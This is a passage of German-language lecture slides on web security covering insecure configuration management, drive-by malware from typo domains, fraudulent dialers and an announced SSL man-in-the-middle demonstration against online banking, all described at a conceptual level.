  9. Denial of Service
  10. Insecure Configuration Management

Insecure Conf. Management

- Secure your box
- Patch often

Client-Side Attacks

1. Follow the Bouncing Malware
2. SSL "protected" online banking

Bouncing malware…

- Nicht nur die „bösen Hacker“ haben Web Vulnerabilities für sich entdeckt!
  - Dialerseiten hinter populären Domainnamen

    www.waehrungsrechner.de, www.referate.de, …
  - …aber auch richtige Exploits (typischerweise gegen IE)
    - Installieren Spyware, Adware, …
    - Über dubiose Seiten (Tippfehler: www.googkle.de)
    - Über Werbebanner-Exchanges
    - Über XSS in automatisierten Foreneinträgen

Bouncing malware

- Experiment vom ISC (internet storm center): Was passiert mit einem frisch installierten Windows XP (IE 6, Google Toolbar, Popups geblockt) beim Besuch einer Tippfehler-Seite www.yahoogamez.com?

Bouncing malware

- Divserse Exploits (IFRAME, Windows CHM, JScript-Lücken, …)
- Zieht einen Rattenschwanz an Spyware, ändert Browser-Einstellungen und Bookmarks, …
- Spur des ISC führte in Richtung Spammer-Szene (Spamford!)

Quelle: http://isc.sans.org/diary.php?date=2004-11-24

Übersetzung: http://www.heise.de/security/artikel/59611

Bouncing malware

Dialer in Deutschland immer ausgefuchster


- Offizielle Dialer lassen das vorgeschriebene „OK“ per trojan. Pferd tippen
- Dialer tarnen sich als offiziell lizensiert, haben aber „Zusatzfunktionen“
  - Aktueller Fall: Sorgt selbst für Beweismaterial
  - Adresse f. Inkassounternehmen: Automat. Anwahl einer Telefonnummer + Reverz
  - Bei Fehlschlag: Callcenter ruft wg. vermeintlich nunzustellbarer Postsendung an

Beispiel: SSL MitM

- Ziel: Einschalten in eine verschlüsselte Verbindung zwischen einem Bankkunden und dem Onlinebanking System der Bank 48
- Verschlüsselung schützt nicht
- Schlüssellänge egal

- Demonstration folgt

Beispiel: SSL MitM



Beispiel: SSL MitM